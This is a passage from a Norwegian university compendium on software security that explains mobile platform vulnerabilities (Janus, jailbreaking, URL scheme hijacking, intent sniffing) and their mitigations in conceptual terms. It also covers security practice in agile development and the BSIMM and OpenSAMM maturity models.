3. Angriper oppdaterer legitim app inn i den skadelige appen ved å bruke den private nøkkelen. **Oppdateringen lykkes fordi den skadelige appen har samme signatur som den legitime appen.**

Dette kalles Janus sårbarhet og skyldes at Android gir muligheten til å legge inn ekstra bytes i APK og DEX filer. Når brukeren laster ned en oppdatering av en applikasjon, vil Android runtime sammenligne signaturen til oppdateringen med signaturen til den originale versjonen. Hvis signaturene matcher vil oppdateringen lastes ned. Janus sårbarhet

Janus vulnerability


misbruker oppdateringsprosessen og kan brukes for å få uverifisert kode installert på enheten til brukeren uten at brukeren er klar over det. Android 5.0 og senere versjoner håndterer APK og DEX filene hos noen applikasjoner.

iOS – jailbreaking (unngå sikkerhetsmodell)

Helt siden utgivelsen av den originale iPhone i 2007 har mennesker forsøkt å jailbreake iPhone for å unngå sikkerhetsmodellen til iOS. Formålet til brukeren er å få root-level tilgang til enheten, slik at man kan installere applikasjoner fra andre steder enn Apple (dvs. kjøre usignerte koder) og dermed laste ned og kjøre cracked apper (slipper å betale for appen). Jailbreaking gjør at man unngår code signing restriksjonen, men det gjør også at man ikke får sikkerheten som code signing innebærer. **Koden som lastes ned vil ikke være kontrollert av Apple og kan dermed være skadelig. De fleste tilfellene av iOS-malware (skadelig software) har kun påvirket jailbreaked enheter.**

iOS – URL skjema hijacking


iOS bruker sandbox mekanismen for å bevare sikkerhet og personvernet, siden det begrenser skaden dersom en app er komprimert. Denne aksesskontrollen vil likevel gjøre at kommunikasjonen mellom apper blir mer vanskelig, så Apple tilbyr en rekke metoder som legger til rette for app-kommunikasjon. **Den vanligste av disse er URL skjema, som lar utviklere av en app aktivere andre apper på en iOS enhet via URLs**. Dette kan brukes for å formidle informasjon fra en app til en annen. For eksempel på figuren vil iOS registrere allipay:// kallet fra shopping appen og aktivere Alipay appen for å håndtere skjemaet for betaling. Dette er en nyttig snarvei, men det er designet for kommunikasjon og ikke sikkerhet.



Sårbarheten for URL skjema hijacking skyldes at iOS lar flere apper legge krav på ett enkelt URL-skjema. For eksempel kan alipay:// brukes av to fullstendig separate apper i deres URL skjemaer. Dette kan utnyttes av skadelige apper vha. følgende angrepsscenario:

1. Skadelig app registrerer for samme URL skjema
2. iOS mottar kall på skjemaet og aktiverer skadelig app istedenfor den legitime
3. Skadelig app stjeler kredentialer eller utfører skadelig prosessering på dataen

Brukte linker:
URL skjema, tekst
URL skjema, bilder




Figuren viser et eksempel på URL skjema hijacking. Den skadelige appen Zhanqi TV hijacks alipay:// skjemaet og hindrer dermed at Alipay appen kan håndtere betalingskall fra shopping appen.


Andre typiske angrep på web applikasjoner som er basert på HTML5 er SQL injeksjon, XSS, clickjacking, osv.

Android & iOS – security unawareness

En annen årsak til at mobile apper blir utsatt for angrep er at brukere og utviklere ikke er bevisste over hvordan deres valg påvirker sikkerheten. **Mange brukere vil akseptere alle requests om permission uten å tenke over hva disse innebærer, og utviklere og brukere kan være uvitende om begrensningene i sikkerhetsmodellen.** For eksempel har vi sett at SD

kortet til en android enhet ikke krypteres automatisk (1: s. 222), slik at det er appen eller brukeren som må kryptere dataen hvis den skal lagres på SD kortet. Hvis utviklere eller brukere ikke vet om dette, kan det hende at sensitiv data blir lagre på SD kortet i plaintext. **Et annet eksempel er bruken av `android:allowBackup` attributtet som bør være satt til «false» for å være sikker**. Dersom denne er satt til «true» vil det tillate at det lages en backup kopi av applikasjonens data når enheten kobles til en datamaskin.





Android – misbruk av sikkerhetsmodell

Et eksempel på misbruk av sikkerhetsmodellen til Android enheter, er når en angriper utnytter broadcast receiver for å forsøke å sniffe en intent. En intent brukes for å la apper kommunisere med hverandre i Android sandbox. Dersom en app broadcaster en intent uten å definere destinasjonspakken til intenten eller permission som broadcast receiver må ha for å motta intenten, så kan enhver app på enheten motta intenten, inkludert skadelige apper. En angriper kan dermed bruke en skadelig app for å få tilgang til sensitiv informasjon fra andre legitime apper.

Mobile security

Hva kan utviklere gjøre?

De fleste sikkerhetsproblemene kan oppdages på begge plattformene (iOS og Android), og usikker datalagring er det vanligste problemet (funnet i 76% av mobile applikasjoner). Hackere vil sjeldent trenge fysisk tilgang til en smarttelefon for å stjele data, fordi 89% av sårbarhetene kan utnyttes ved å bruke malware (dvs. utvikle skadelige apper). De fleste tilfellene skyldes svakheter i sikkerhetsmekanismer (74% for iOS, 57% for Android og 42% for server-side komponenter).

Som utviklere må vi forsøke å forstå sikkerhetsmodellene til mobile apper og vite hvordan disse brukes riktig. For eksempel for Android bør man bruke man bruke LocalBroadcastManager for å sende og motta broadcast meldinger som ikke er tiltenkt tredjepart applikasjoner, og man bør unngå at apper blir sikkerhetskopiert ved å sette `android:allowBackup` lik «false». For iOS bør man bruke universelle linker istedenfor URL skjema for Inter-Procedure Communication (IPC). **Uansett hvilken plattform man utvikler for, er det viktig at man bruker fellesskapets ressurser for å følge med på nye angrepstyper og mitigation strategier.**

Sikkerhet ved agile utvikling


Denne delen av kompendiet er basert på forelesningsnotatene. Læringsmålet er:

L25. Forklar utfordringer og mulige strategier for å forbedre sikkerhet i agile utvikling

Introduksjon til agile utvikling

De fem prinsippene ved smidige metoder er:


1. **Kundeinvolvering** – kunder bør involveres gjennom hele utviklingsprosessen, og deres rolle er å gi og prioritere nye systemkrav og evaluere iterasjonene av systemet
2. **Inkrementell levering** – programvaren utvikles i inkrementer, der kunden spesifiserer krav som skal inkluderes i hvert inkrement
3. **Mennesker istedenfor prosess** – egenskapene til utviklerteamet bør anerkjennes og utnyttes, og teammedlemmer bør få lov til å utvikle sine egne måter å jobbe på.
4. **Omfavne endringer** - forvent at systemkravene endres og design systemet slik at det legger til rette for endringer.
5. **Hold det enkelt** - fokuser på at programvaren og utviklingsprosessen skal være enkel ved å eliminere kompleksitet fra systemet



Agile utvikling bruker **self-managed teams**, som er små, selvorganiserte og halv-autonome grupper med ansatte der medlemmene bestemmer, planlegger og kontrollerer deres daglige aktiviteter under redusert eller ingen tilsyn. Dette krever ansvarsfulle og selvdrevne teammedlemmer, pålitelighet som fremmer transparens, ærlighet og ydmykhet, lederskap og beslutningstaking som er drevet av ansatte. For å oppnå dette bruker agile utvikling **Scrum metodikk** (se figur). Programvareutviklingen blir en **kontinuerlig prosess** av planlegging, budsjettering, integrering, deployment, levering, verifisering, innovering og eksperimentering. Dette vil påvirke hvordan man arbeider med sikkerheten.


Sikkerhet i agile utvikling

Programvaresikkerhet er i hvilken grad skade blir forhindret, redusert eller riktig reagert til, mens assets er noe som trenger beskyttelse (eks: data, programvare, nettverk, servere, osv.). Angrepene man ønsker å beskytte med, kan beskrives som STRIDE: Spoofing, Tampering, Repudiation, Information disclosure, DoS og Elevation og privilege (s.72). Figuren viser hvordan disse angrepene er rettet mot ulike sikkerhetsegenskaper, for eksempel vil spoofing være rettet mot aksesskontrollen og autentiseringen, mens tampering (tukling) vil komprimere integriteten.



Over 70% av sikkerhetssårbarhetene eksisterer i applikasjonslaget og ikke i nettverkslaget, og omtrent 50% av sårbarhetene som kan introduseres i løpet av implementasjonsfasen, er konsekvenser av designfeil. Dersom man ikke har undersøkt om koden inneholder sikkerhetshull vil det være 100 % sannsynlig at applikasjonen har sikkerhetsproblemer.

I løpet av de siste 10 årene har OWASP teamet utført tusenvis av vurderinger av applikasjoner og de har funnet at alle har hatt alvorlige sårbarheter. Over 70% av organisasjoner oppgir at de har blitt utsatt for suksessfulle cyberattacks de siste 12 månedene! Det er 100x dyrere å fikse en bug i produksjon enn det er å fikse samme bug under implementasjon. De fleste sårbarhetene er problemer i koding og design, men de oppdages først ved penetreringstesting (se figur).



Utfordringen ved kombinasjon av agile utvikling og sikkerhet er at det er to ulike verdener. Agile utvikling fokuserer på hurtighet, fleksibilitet, korte sykluser, begrenset dokumentasjon, funksjoner, mennesker og autonome team, mens sikkerhet fokuserer på stabilitet, grundighet, ekstra aktiviteter, omfattende analyser, bevis og styring. Vi ser nærmere på fem kategorier med utfordringer, og løsninger på disse.

Sikkerhetsutfordringer ved agile utvikling (L25)

Vi ser på fem kategorier for sikkerhetsutfordringer ved agile utvikling og løsningen av disse.

1. Software development lifecycle (SDLC)

Risikovurdering og implementering av sikkerhetskrav er ikke inkludert som en del av de smidige utviklingsmetodene. Sikkerhetsrelaterte aktiviteter må utføres i hver iterasjon, men iterasjonstiden er begrenset og ofte er det ikke satt av tid til slike aktiviteter. I tillegg er det vanskelig å formulere sikker kode som brukerhistorier, siden det ikke er en funksjon (brukerhistorier er setninger om hva bruker ønsker av systemet). Dette gjør at sikkerhet ikke kan plasseres i produkt backlog eller sprint, og det blir ofte nedprioritert (utviklere fokuserer på å implementere brukerhistorier).

Denne utfordringen kan løses ved å:

1. **Bruke misuse cases for å skrive sikkerhetsrisikoene som historier.** Dette innebærer at man tenker som en angriper og formulerer hva en angriper ønsker av systemet
2. **Utføre risikoestimering i begynnelsen av hver iterasjon**. Denne estimeringen er ofte basert på Protection Poker (se figur) og hele teamet bør være involvert. Målet er å rangere sikkerhetsrisikoene hos kravene som skal implementeres i iterasjonen. Dette gjør at man kan identifisere og prioritere sikkerhetsaktivitetene som må utføres for kravene som skal implementeres. Det gjør også at sikkerheten kan inkluderes i innsatsestimatet, og det fremmer felles forståelse av sikkerhet og spredning av sikkerhetskunnskap blant teamet.


		Exposure	
		Hard to exploit	Easy to exploit
Asset	High value		High priority
	Low value	Low priority	

2. Inkrementell utvikling

Refaktorering og kontinuerlige endringer i kode eller systemkrav kan bryte sikkerhetskravene og gjøre det vanskelig å fullføre sikkerhetsarbeidet (husk: refaktorering er trinnvis forbedring av kvaliteten til koden). Dersom teamet utfører endringer i koden kan det hende at de fjerner sikkerhetsegenskaper og legger til nye sårbarheter. Endringer i krav og design vil også gjøre det vanskelig å kontrollere forholdet mellom krav og sikkerhetsmål.

Denne utfordringen kan løses ved å:

1. **Bruke trusselmodellering for å oppnå en strukturert tilnærming til identifisering, kvantifisering og adressering av trusler.** Det er en essensiell del av utviklingsprosessen på samme måte som spesifisering, design, koding og testing. Det finnes mange



teknikker og verktøy for trusselmodellering. Denne modelleringen må se på de ulike typene trusler som er rettet mot nettverket, verten eller applikasjonen (se figur).

2. **Utføre code review for å oppdage bugs i koden**. Dette kan gjøres manuelt (krever tid og ekspertise) eller vha. statistisk analyseverktøy som ser etter kjente bugs (husk: kan bevise at det er bugs i koden, men ikke at koden er bug-free). Dette er en white-box testing der applikasjonskoden blir passivt skannet uten at den utføres. Programvaren analyseres altså ved hvile.

3. Sikkerhetssikring (*security assurance*)

Testing er generelt utilstrekkelig for å sikre at sikkerhetskravene er tilfredsstilt og at viktige sårbarheter er oppdaget. Det er vanskelig å automatisere sikkerhetstester, og kontinuerlige endringer i den smidige utviklingsprosessen er i konflikt med behovet for enhetlige og stabile prosesser for å teste sikkerheten.

Denne utfordringen kan løses ved å bygge en **Security Tool Chain**, som oppgir aktivitetene og verktøyene som kan brukes i ulike deler av utviklingsprosessen, for å sørge for sikkerhetskravene blir implementert og flest mulig sårbarheter oppdages:

- **Pre-Sprint (tester og analyser)**
  - Trusselmodellering
  - Liste over sikkerhetsdefekter
  - Patching- og konfigureringsmanagement
  - Måleenhet- og policy-management
- **Daglig (tester)**
  - Enhetstesting
  - Sikkerhet-regresjonstesting
  - Manuell eller automatisk code review
- **Hver sprint (commit tester)**
  - Statistisk analyse
  - Dynamisk analyse
  - Komponent analyse
- **Pre-deployment**
  - Sårbarhetsvurdering
  - Penetreringstesting

4. Awareness and Collaboration

Sikkerhetskrav blir ofte neglisjert som følger av at utviklere mangler erfaring i sikker programvare og at produkteier og kunder ikke er bevisste på sikkerheten. For at man skal ha objektive resultater, bør utviklerrollen separeres fra rollen som vurderer sikkerheten.

Denne utfordringen kan løses ved å:

1. **Sørge for at teamet er tverrfaglig (*cross-functional*)**. Det er viktig at medlemmene i teamet tilsammen dekker all ekspertise som er nødvendig for å levere det endelige produktet. Teamet vil som regel bestå av 7 ± 2 medlemmer, og det er fokus på selvorganisering, autonomi, forhandling med produkteier, samarbeid, samlokalisering (dvs. team samlet på samme sted) og langsiktige teams (dvs. unngå at medlemmer flyttes rundt i ulike teams)
2. **Forsterke fokus på sikkerhet i teamet**. 64 % av utviklere oppgir at de ikke er sikre på deres evne til å skrive sikker kode, så dette er noe man bør gjøre noe med. Utviklere bør være risikoorienterte og fokusere på sikkerheten i tillegg til de funksjonelle

kravene. Sikkerhetsansvarlig bør fokusere på sikkerhetskravene og sårbarhetene, og det bør defineres når sikkerhetsansvarlig skal være involvert i prosessen. Testere bør få mer tid til å fokusere på ikke-funksjonell testing (dvs. sikkerhetstesting) og de bør få opplæring i hvordan sikkerheten kan testes.


5. Security Management


Sikkerhetsaktiviteter vil øke kostnaden til programvaren, og det er lite som motiverer organisasjoner til å utvikle sikkerhetsegenskaper i tidlige inkrementer. Sikkerheten blir ofte undertrykt for å oppnå en akselerert utgivelsesplan.

Denne utfordringen kan løses med **bevissthetstrening**, der formålet er å gjøre at utviklere, produkteiere og kunder blir mer bevisste på hvorfor sikkerhet er viktig og hvilke fordeler det gir å starte med sikkerhetsaktivitetene tidlig (reduserer kostnader).

Agile SDLC

Risikovurdering bør være integrert del av agile software development Life Cycle (SDLC, se figur). Agile SDLC er en kombinasjon av iterative og inkrementelle prosessmodeller med fokus på prosesstilpasningsevne og kundetilfredshet ved rask levering av et fungerende programvareprodukt. Agile tenking innebærer at man velger riktige løsninger basert på hvilke behov man har.





Sikkerhetsstandard

Denne delen av kompendiet er basert på forelesningsnotatene. Læringsmålet er:

L26. Forklar den essensielle ideen ved BSIMM og OpenSAMM

Sikkerhet integrert i SDLC

Programvaresikkerhet er mer enn kun et sett med sikkerhetsfunksjoner. Det er ingen magisk krypteringsløsning eller silver-bullet sikkerhetsmekanisme som løser alle problemer. Sikkerhet illustrerer hvorfor ikke-funksjonelle aspekter ved designet er essensielt, fordi bugs og svakheter vil være 50/50. Sikkerhet er en fremtredende egenskap ved hele systemet, på samme måte som kvalitet, og det er ikke kun sikkerhetsprodukter som trenger programvaresikkerhet. **For at man skal produsere sikker programvare, må sikkerheten bli dypt integrert i Software Development Life Cycle (SDLC)**. Dersom man integrerer beste praksiser for sikkerhet inn i SDLC hos store organisasjoner, får man en Secure Software Development Lifecycle (SSDL). **SSDL gir en helhetlig tilnærming der sikkerhet og personvern blir vurdert i alle faser av utviklingsprosessen**. Ved å identifisere sikkerhetsproblemer tidlig kan organisasjonen spare tid og penger, siden de unngår behovet for å omskrive eller patche applikasjonen.

Deskriptive og preskriptive modeller

Vi skiller mellom:

- **Preskriptiv modell** – beskriver hva du bør gjøre. Eksempler er Microsoft SDL, OWASP CLASP, SAFECode og OpenSAMM (Software Assurance Maturity Model). Alle selskap har en preskriptiv modell som beskriver en metodologi som de følger, og selskap som produserer programvare bør ha en SSDL.
- **Deskriptiv modell** – beskriver hva som faktisk skjer. Eksempel er BSIMM som brukes for å beskrive og måle flere ulike preskriptive SSDLs

Sintef BSIMM

BSIMM (Building Security in Maturity Model) (L26)

BSIMM er et forsøk på å måle hvordan bedriften jobber med programvaresikkerhet. Det er vanskelig å måle sikkerheten til et gitt program, så BSIMM prøver i stedet å gi et bilde på hvilke aktiviteter innenfor sikker programvaresikkerhet som ulike virksomheter bedriver. BSIMM gir ikke noe fasitsvar, men kan gi en indikasjon på hvordan man ligger an sammenlignet med «bedrifter vi liker å sammenligne oss med». BSIMM er altså en deskriptiv modell som ser på hvordan programvaresikkerhet håndteres av ulike organisasjoner, for å beskrive et felles grunnlag som deles av mange og variasjoner som gjør hver enkel organisasjon unik. BSIMM vil ikke beskrive hva man bør gjøre, fordi det er ikke en preskriptiv modell. Det er ikke en how-to veiledning eller en one-size-fits-all beskrivelse, men heller en refleksjon av hvordan programvaresikkerhet brukes. Hvis man ser på en analogi der en ape spiser bananer, vil ikke BSIMM handle om gode eller dårlige måter å spise bananer eller «bananspising beste praksis». BSIMM brukes for å beskrive og måle flere preskriptive tilnærminger, og det kan beskrive hva et selskap gjør for å forbedre deres programvaresikkerhet.

Utvikling av BSIMM


BSIMM er basert på 320 målinger, der 20 selskap har blitt målt 3 ganger, 7 selskap har blitt målt 4 og 1 har blitt målt 5 ganger. **Den initiale ideen bak BSIMM var å bygge en modenhetsmodell fra faktiske data som ble samlet fra 9 velkjente og store strategier (*initiatives*) innenfor programvaresikkerhet**. Et

- BSIMM (the nine)
- BSIMM Europe (nine in EU)
- BSIMM2 (30)
- BSIMM3 (42)
- BSIMM4 (51)
- BSIMM-V (67) ← data freshness emphasized (48 months)
- BSIMM 6 (78) (freshness 42 months)
- BSIMM 7 (95) (freshness 42 months)
- BSIMM 8 (109) (freshness 42 months)
- BSIMM 9 (120) (freshness 42 months)

rammeverk for programvare ble laget ved å intervjue 9 selskap, oppdage 110 aktiviteter gjennom observasjon, organisere aktivitetene inn i 3 nivåer og bygge *scorecard*. I ettertid har modellen blitt validert med data fra 120 selskap, og det er ingen spesielle og unike snøflak som skiller seg fra alle andre. **Siden vi har data fra mer enn 30 selskap kan vi utføre statistiske analyser for å vurdere hvor god en modell er, bestemme hvilke aktiviteter som korrelerer med andre aktiviteter og vurdere om selskap med høy *maturity* ser like ut.** Nå har vi 120 selskap med 320 ulike målinger (se figur).

Bruk av BSIMM

BSIMM er delt inn i 12 praksiser som er delt inn i fire domener (se figur). Når man mottar data fra et selskap vil man vurdere hvordan de ulike aktivitetene dekkes. Hver praksis har flere underaktiviteter som er gruppert inn i tre nivåer. Figurene under viser to eksempler.



Example Activity (Architectural Analysis)

[AA1.2] **Perform design review for high-risk applications.** The organization learns about the benefits of architecture analysis by seeing real results for a few high-risk, high-profile applications. The reviewers must have some experience performing architecture analysis and breaking the architecture being considered. If the SSG is not yet equipped to perform an in-depth architecture analysis, it uses consultants to do this work. Ad hoc review paradigms that rely heavily on expertise may be used here, though in the long run they do not scale.

Eksempel 1: underaktivitet 2 ved nivå 1 av Arkitektur Analyse


Example 2 (Config. Mgt & Vulnerability Mgt.)

[CMVM3.4] **Operate a bug bounty program.** The organization solicits vulnerability reports from external researchers and pays a bounty for each verified and accepted vulnerability received. Payouts typically follow a sliding scale linked to multiple factors, such as vulnerability type (e.g., remote code execution is worth $10,000 versus CSRF is worth $750), exploitability (demonstrable exploits command much higher payouts), or specific services and software versions (widely-deployed or critical services warrant higher payouts). Ad hoc or short-duration activities, such as capture-the-flag contests, do not count. [This is a new activity that will be reported on in BSIMM6.]

Eksempel 2: underaktivitet 4 ved nivå 3 av Management av konfigurering og sårbarheter

Basert på hvilke underaktiviteter som er observert hos et selskap, kan man bestemme hvilket nivå som oppnås innenfor hver aktivitet. Dette brukes for å gi poeng i et scorecard, som igjen brukes for å lage **et grafisk *spider chart*, som viser hvordan de ulike aktivitetene er dekket av selskapet**. **Dette er som sagt ikke ment å være en fasit, der alt rett er nivå 3 på alle praksiser. Det kan heller brukes for å gi en indikasjon på hvordan man ligger an sammenlignet med andre virksomheter i samme bransje**. For eksempel hvis andre virksomheter er vesentlig bedre på code review kan man vurdere om dette er bortkastet bruk av ressurser eller om de har skjønt noe som du ikke har fått med deg.

GOVERNANCE			INTELLIGENCE			SSDL TOUCHPOINTS			DEPLOYMENT		
ACTIVITY	BSIMM10 FIRMS (out of 122)	BSIMM10 FIRMS (%)	ACTIVITY	BSIMM10 FIRMS (out of 122)	BSIMM10 FIRMS (%)	ACTIVITY	BSIMM10 FIRMS (out of 122)	BSIMM10 FIRMS (%)	ACTIVITY	BSIMM10 FIRMS (out of 122)	BSIMM10 FIRMS (%)
[SM1.1]	81	66.4%	[AM1.2]	80	65.6%	[AA1.1]	103	84.4%	[PT1.1]	109	89.3%
[SM1.2]	66	54.1%	[AM1.3]	36	29.5%	[AA1.2]	29	23.8%	[PT1.2]	94	77.0%
[SM1.3]	73	59.8%	[AM1.5]	51	41.8%	[AA1.3]	23	18.9%	[PT1.3]	82	67.2%
[SM1.4]	107	87.7%	[AM2.1]	8	6.6%	[AA1.4]	62	50.8%	[PT2.2]	25	20.5%
[SM2.1]	49	40.2%	[AM2.2]	7	5.7%	[AA2.1]	18	14.8%	[PT2.3]	22	18.0%
[SM2.2]	53	43.4%	[AM2.5]	16	13.1%	[AA2.2]	14	11.5%	[PT3.1]	11	9.0%
[SM2.3]	52	42.6%	[AM2.6]	11	9.0%	[AA3.1]	7	5.7%	[PT3.2]	5	4.1%
[SM2.6]	51	41.8%	[AM2.7]	10	8.2%	[AA3.2]	1	0.8%			
[SM3.1]	21	17.2%	[AM3.1]	3	2.5%	[AA3.3]	4	3.3%			
[SM3.2]	6	4.9%	[AM3.2]	2	1.6%						
[SM3.3]	14	11.5%	[AM3.3]	0	0.0%						
[SM3.4]	0	0.0%									
[CP1.1]	81	66.4%	[SFD1.1]	98	80.3%	[CR1.2]	80	65.6%	[SE1.1]	66	54.1%
[CP1.2]	105	86.1%	[SFD1.2]	69	56.6%	[CR1.4]	85	69.7%	[SE1.2]	111	91.0%
[CP1.3]	76	62.3%	[SFD2.1]	31	25.4%	[CR1.5]	44	36.1%	[SE2.2]	36	29.5%
[CP2.1]	48	39.3%	[SFD2.2]	40	32.8%	[CR1.6]	44	36.1%	[SE2.4]	27	22.1%
[CP2.2]	47	38.5%	[SFD3.1]	11	9.0%	[CR2.5]	39	32.0%	[SE3.2]	13	10.7%
[CP2.3]	51	41.8%	[SFD3.2]	12	9.8%	[CR2.6]	21	17.2%	[SE3.3]	4	3.3%
[CP2.4]	44	36.1%	[SFD3.3]	4	3.3%	[CR2.7]	23	18.9%	[SE3.4]	14	11.5%
[CP2.5]	56	45.9%				[CR3.2]	7	5.7%	[SE3.5]	5	4.1%
[CP3.1]	25	20.5%				[CR3.3]	1	0.8%	[SE3.6]	3	2.5%
